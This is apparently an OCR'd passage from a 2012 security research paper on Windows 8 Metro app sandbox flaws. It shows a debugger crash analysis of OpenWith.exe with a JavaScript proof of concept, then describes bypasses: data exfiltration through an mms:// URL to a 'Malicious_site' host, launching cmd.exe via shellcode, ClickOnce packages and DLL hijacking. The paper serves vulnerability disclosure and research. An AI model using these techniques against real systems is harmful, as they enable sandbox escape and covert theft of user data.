


You must know API before fuzzing it. The metro style app API can be categorized in UI, Device, Media, Communication & data and Fundamentals.

As for the testing to WinRT, we can apply the same methods with other application fuzzing, such as IE : append some abnormal arguments or tags to all methods, and see if something was going wrong. All we have to do is iterating all mutations and combinations through each API.

5.2 A Broker Process Memory Corruption

During the testing, we discovered a memory corruption problem in a broker process – OpenWith.exe. And we found this is possible exploitable:




Pid 3692 - WinDbg:6.2.8250.0 X86

```
HostMachine\HostUser
Executing Processor Architecture is x86
Debuggee is in User Mode
Debuggee is a live user mode debugging session on the local machine
Event Type: Exception
Exception Faulting Address: 0x0
Second Chance Exception Type: STATUS_ACCESS_VIOLATION (0xC0000005)
Exception Sub-Type: Read Access Violation

Faulting Instruction:70b35b6e mov ecx,dword ptr [eax]

Basic Block:
    70b35b6e mov ecx,dword ptr [eax]
       Tainted Input Operands: eax
    70b35b70 lea edx,[esp+44h]
    70b35b74 push edx
    70b35b75 push eax
       Tainted Input Operands: eax
    70b35b76 call dword ptr [ecx+18h]
       Tainted Input Operands: ecx, StackContents

Exception Hash (Major/Minor): 0x1c2f2c0a.0x3205657c

Stack Trace:
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+0x1c9
twinui!CImmersiveOpenWithUI::_CreateAndShow+0x21a
twinui!CImmersiveOpenWithUI::CreateAndShowFromDelegateExecute+0xac
OpenWith!COpenWithLauncher::_DoExecute+0x6e
OpenWith!wWinMain+0xee
OpenWith!_initterm_e+0x17c
KERNEL32!BaseThreadInitThunk+0xe
ntdll!__RtlUserThreadStart+0x4a
ntdll!_RtlUserThreadStart+0x1c
Instruction Address: 0x0000000070b35b6e

Description: Data from Faulting Address controls Code Flow
Short Description: TaintedDataControlsCodeFlow
Exploitability Classification: PROBABLY_EXPLOITABLE
Recommended Bug Title: Probably Exploitable - Data from Faulting Address controls Code Flow starting at twinui!CImmersiveOp

The data from the faulting address is later used as the target for a branch.

0:000>
```

Ln 0, Col 0 Sys 0:<Local> Proc 000:e6c Thrd 000:460 ASM OVR CAPS NUM
8:09 PM
7/15/2012

We used !exploitable Crash Analyzer (MSEC Debugger Extension), a windbg plugin to investigate this bug and found it to be exploitable. Like picture shows: Call dword ptr [ecx+18h]. And it also shows “PROBABLY_EXPLOITABLE”



```
70B35B4F   50              PUSH EAX
70B35B50   897C24 20       MOV DWORD PTR SS:[ESP+20],EDI
70B35B54   E8 60D7FAFF     CALL twinui.70AE32B9
70B35B59   8B06            MOV EAX,DWORD PTR DS:[ESI]
70B35B5B   8D4C24 1C       LEA ECX,DWORD PTR SS:[ESP+1C]
70B35B5F   51              PUSH ECX
70B35B60   56              PUSH ESI
70B35B61   FF50 18         CALL DWORD PTR DS:[EAX+18]
70B35B64   8BF8            MOV EDI,EAX
70B35B66   85FF            TEST EDI,EDI
70B35B68  v78 55           JS SHORT twinui.70B35BBF
70B35B6A   8B4424 1C       MOV EAX,DWORD PTR SS:[ESP+1C]
70B35B6E   8B08            MOV ECX,DWORD PTR DS:[EAX]
70B35B70   8D5424 44       LEA EDX,DWORD PTR SS:[ESP+44]
70B35B74   52              PUSH EDX
70B35B75   50              PUSH EAX
70B35B76   FF51 18         CALL DWORD PTR DS:[ECX+18]
70B35B79   8BF8            MOV EDI,EAX
70B35B7B   85FF            TEST EDI,EDI
70B35B7D  v78 40           JS SHORT twinui.70B35BBF
70B35B7F   D94424 44       FLD DWORD PTR SS:[ESP+44]
70B35B83   E8 CB8BE3FF     CALL <JMP.&msvcrt._ftol2_sse>
70B35B88   D94424 48       FLD DWORD PTR SS:[ESP+48]
70B35B8C   894424 4C       MOV DWORD PTR SS:[ESP+4C],EAX
70B35B90   E8 BE8BE3FF     CALL <JMP.&msvcrt._ftol2_sse>
```

```
Registers (FPU)
EAX 00000000
ECX 00000008
EDX 70B35B64 twinui.70B35B64
EBX 00FEA9C0
ESP 00BAFBE0
EBP 00BAFC7C
ESI 00D735DC
EDI 00000000

EIP 70B35B6E twinui.70B35B6E

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FEBF000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 1.0000000000000000000
ST5 empty 1.0000000000000000000
ST6 empty 1.0000000000000000000
ST7 empty 0.0
```

```
Address   Hex dump                 ASCII
00BAFC9C  29 6A B3 70 00 00 00 00  )j|p....
00BAFCA4  01 00 00 00 30 23 FE 00  ☺...0#■.
00BAFCAC  2D 7F E5 76 70 70 D5 00  -⌂σvppƒ.
00BAFCB4  FF FF FF FF FF FF FF FF
00BAFCBC  08 FD BA 00 4F 24 27 01  ◘²║.O$'☺
00BAFCC4  C8 A9 FE 00 50 23 FE 00  ╚⌐■.P#■.
00BAFCCC  0C AA FE 00 00 00 00 00  .¬■.....
00BAFCD4  85 23 27 01 30 23 FE 00  à#'☺0#■.
00BAFCDC  00 00 00 00 60 61 D4 00  ....`a╘.
00BAFCE4  00 00 00 00 00 00 00 00  ........
00BAFCEC  01 80 00 00 00 00 00 00  ☺Ç......
00BAFCF4  00 00 00 00 BC FF 18 0B  ....╝ ↑♂
00BAFCFC  C7 02 00 00 B1 01 00 00  ╟☻..▒☺..
00BAFD04  10 00 00 00 34 FD BA 00  ►...4²║.
00BAFD0C  E4 2C 27 01 01 00 00 00  Σ,'☺☺...
00BAFD14  20 00 00 00 00 00 00 00   .......
00BAFD1C  01 00 00 00 60 61 D4 00  ☺...`a╘.
00BAFD24  6C 19 27 01 01 00 00 00  l↓'☺☺...
00BAFD2C  78 10 FE 00 66 5B 27 01  x►■.f['☺
00BAFD34  C4 FD BA 00 04 53 27 01  ─²║.♦S'☺
00BAFD3C  00 00 27 01 00 00 00 00  ..'☺....
00BAFD44  14 14 D4 00 0A 00 00 00  ¶¶╘.....
00BAFD4C  34 EB 43 31 00 00 00 00  4δC1....
00BAFD54  00 00 00 00 00 70 EB 7F  .....pδ⌂
00BAFD5C  44 00 00 00 8C 14 D4 00  D...î¶╘.
00BAFD64  6C 14 D4 00 2A 14 D4 00  l¶╘.*¶╘.
00BAFD6C  28 00 00 00 28 00 00 00  (...(...
00BAFD74  50 00 00 00 28 00 00 00  P...(...
00BAFD7C  00 00 00 00 00 00 00 00  ........
00BAFD84  00 00 00 00 80 00 00 00  ....Ç...
00BAFD8C  01 00 00 00 00 00 00 00  ☺.......
00BAFD94  00 00 00 00 00 00 00 00  ........
00BAFD9C  00 00 00 00 05 00 00 C0  ....♣..└
00BAFDA4  14 14 D4 00 00 00 00 00  ¶¶╘.....
```

```
00BAFBE0   00000000  ....
00BAFBE4   00FEAA50  P¬■.
00BAFBE8   00FEA9C0  └┌■.
00BAFBEC   00BAFB1C  ∟√║.
00BAFBF0   00D735DC  ▄5╫.
00BAFBF4   00FE0560  `♣■.
00BAFBF8   00000000  ....
00BAFBFC   00000000  ....
00BAFC00   00D81988  ê↓╪.
00BAFC04   00000000  ....
00BAFC08   771074C7  ╟t►w  RETURN to ntdll.771074C7 from ntdll.771074D1
00BAFC0C   00000000  ....
00BAFC10   00D7D3C8  ╚╙╫.
00BAFC14   00000000  ....
00BAFC18   00D7D3C8  ╚╙╫.
00BAFC1C   00D78658  Xå╫.  UNICODE ".txt"
00BAFC20   00D81988  ê↓╪.
00BAFC24   0003000A  ..♥.
00BAFC28   00D81960  `↓╪.
00BAFC2C   00D78A50  Pè╫.
00BAFC30   00000000  ....
00BAFC34  [00BAFC50  P№║.
00BAFC38  |77106863  ch►w  RETURN to ntdll.77106863 from ntdll.77106A95
00BAFC3C  |00000000  ....
00BAFC40  |00D81990  É↓╪.  UNICODE "NTFS"
00BAFC44  |00FEA9C0  └┌■.
00BAFC48  |00D81990  É↓╪.  UNICODE "NTFS"
00BAFC4C  |00D81990  É↓╪.  UNICODE "NTFS"
00BAFC50  L00BAFC68  h№║.
00BAFC54   75109215  §Æ►u  RETURN to SHELL32.75109215 from ntdll.RtlFreeHeap
00BAFC58   00D40000  ..╘.
00BAFC5C   00000000  ....
00BAFC60   00D81990  É↓╪.  UNICODE "NTFS"
00BAFC64   00000000  ....
00BAFC68   00000000  ....
```

```
Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

The PoC Code:

```
var savePicker = new Windows.Storage.Pickers.FileSavePicker();

savePicker.suggestedStartLocation =
Windows.Storage.Pickers.PickerLocationId.desktop;
savePicker.defaultFileExtension = ".docx";
savePicker.suggestedFileName = "New Document";
savePicker.fileTypeChoices.insert("Microsoft Word Document", [".docx",
".doc"]);
savePicker.fileTypeChoices.insert("Plain Text", [".txt"]);
savePicker.commitButtonText = "0day_demo";
var userContent = "hello world";

savePicker.pickSaveFileAsync().then(function (file){
  if (file) {
    var options = new Windows.System.LauncherOptions();
    options.displayApplicationPicker = true;
    Windows.System.Launcher.launchFileAsync(file, options);
  }
}
```

This bug was fixed in Release Preview version, we don't know if there are chances to see it again in the future. But it proved our testing methods to be workable.


6. Attack Design Logic

Exploiting metro style apps need so much hard work? Not exactly, we are going to show you some design problem that we can still use to easily bypass sandbox. We are going to show you how to bypass restriction of Internet connection, execute program, and file access.

6.1 Bypass Internet Connection Limitation

Even you didn't grant the **Internet Connect** permission to app, the app still have some way to send information to Internet.


- **Launch other applications to connect instead.** For example, launch Metro Internet Explorer, and specify a URL with information that you want to send in URL parameters.
- **Use URL protocol.** For example, open a mms:// URL. It will launch associated application to connect.
- **Open a document.** A malicious app may write/drop a document, and the document may embed some object which could connect to Internet. Open the document, the connection will be created.



Patch information: (from MSRC)

Such undesirable activities are highly detectable by either users or the AV industry, and once reported to Microsoft, we have the ability to remove the offending app from all user machines, thus protecting Windows 8 users.

Exploit scenario:


Malicious site
2. mms://Malicious_site/information?data=ab41962ab
No Internet capability
Metro App
1. Access local sensitive information


Will user be aware of media player is sending information to Internet, or they only know media player is trying to play a video?

6.2 Bypass Launch Program Limitation

It is not allow launching other program/application in Metro Style app. However, we have discovered some ways to bypass the limitation:

- **Inline asm and shellcode:** although there is no API for you to launch another application. We found that we can still launch application using inline asm or shellcode technique.
- **ClickOnce package (.Application/.xbap) is executable:** once you can write or drop a .xbap file, you can install and run programs.
- **DLL hijacking:** during the test, we found there are still some DLL hijacking problems in Windows 8 application. Once you can find a DLL that will be loaded by an application (ex: office), you can easily execute instructions in the DLL file.

Launch **cmd.exe** in a Metro Style App:



Process Explorer - Sysinternals: www.sysinternals.com [UserPC\User]

Process	ID	CPU	Private Bytes	Working Set	Description	Company Name	Integrity
svchost.exe	700	0.06	2,176 K	8,596 K	Host Process for Win...	Microsoft Corporation	System
dllhost.exe	424		2,012 K	12,112 K	COM Surrogate	Microsoft Corporation	Medium
RuntimeBroker.exe	272		824 K	4,968 K	Runtime Broker	Microsoft Corporation	Medium
AppC.exe	140		199,160 K	211,836 K			AppContainer
cmd.exe	064		1,444 K	2,860 K	Windows Command ...	Microsoft Corporation	AppContainer
conhost.exe	376	0.03	3,560 K	18,268 K	Console Window Host	Microsoft Corporation	AppContainer
ImeBroker.exe	336		2,168 K	12,528 K	Microsoft IME 2012	Microsoft Corporation	Medium
svchost.exe						Corporation	System
svchost.exe							

Type	Name
ALPC Port	\Sessions\1\A
Desktop	\Default
Directory	\KnownDlls
Directory	\Sessions\1\A
File	C:\Users\User
File	C:\Windows\S
File	\Device\CNG
File	C:\Windows\S
Key	HKLM\SYSTE
Key	HKLM
Key	HKCU\Softwar
Key	HKLM\SOFTW
Key	HKLM\SOFTW
Key	HKCU
Key	HKLM\SYSTE
Key	HKLM\SOFTW
Key	HKCR\Activat
Key	HKCU\Softwar


trol\OLEB2A63E2B2B9972E45FDEC1

CPU Usage: 10.26% Commit C

C:\Windows\system32\cmd.exe

```
C:\Users\User\Documents\Visual Studio 11\Projects\AppC\Debug\AppC\AppX>forfiles

"App.xaml"
"AppC.exe"
"AppC.pdb"
"AppC.winmd"
"AppxManifest.xml"
"Assets"
"BlankPage.xaml"
"Common"
"microsoft.system.package.metadata"
"resources.pri"
"vs.appxrecipe"

C:\Users\User\Documents\Visual Studio 11\Projects\AppC\Debug\AppC\AppX>cd ..
Access is denied.

C:\Users\User\Documents\Visual Studio 11\Projects\AppC\Debug\AppC\AppX>
```

Launch an .application package:



Application Install - Security Warning

Publisher cannot be verified.
Are you sure you want to install this application?


Name:
click

From (Hover over the string below to see the full domain):
10.1.144.115

Publisher:
Unknown Publisher

While applications from the Internet can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. More Information...

For the DLL hijacking, we found that IE in debug build version has a DLL hijacking vulnerability: drop a file and rename it to traceextn.dll, as long as IE is launched, this file will be loaded by IE and execute with IE privilege, which can lead to the metro-app restriction bypass.


Process Explorer - Sysinternals: www.sysinternals.com [Win8\User]

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name	Integrity
vmtoolsd.exe	3156	Suspended	15,432 K	14,180 K	VMware Tools Core Service	VMware, Inc.	Medium
regedit.exe	3424		15,168 K	14,540 K	Registry Editor	Microsoft Corporation	High
oleview.exe	4084		18,400 K	12,376 K	OLE/COM Object Viewer	Microsoft Corporation	Medium
cmd.exe	5420		1,624 K	2,652 K	Windows Command Processor	Microsoft Corporation	High
conhost.exe	5428		1,072 K	6,788 K	Console Window Host	Microsoft Corporation	High
procexp.exe	5004	3.57	191,172 K	214,320 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	High
COMRaider.exe	4148	< 0.01	13,324 K	18,664 K		iDefense.com	High
notepad.exe	4212		1,248 K	8,284 K	Notepad	Microsoft Corporation	Medium
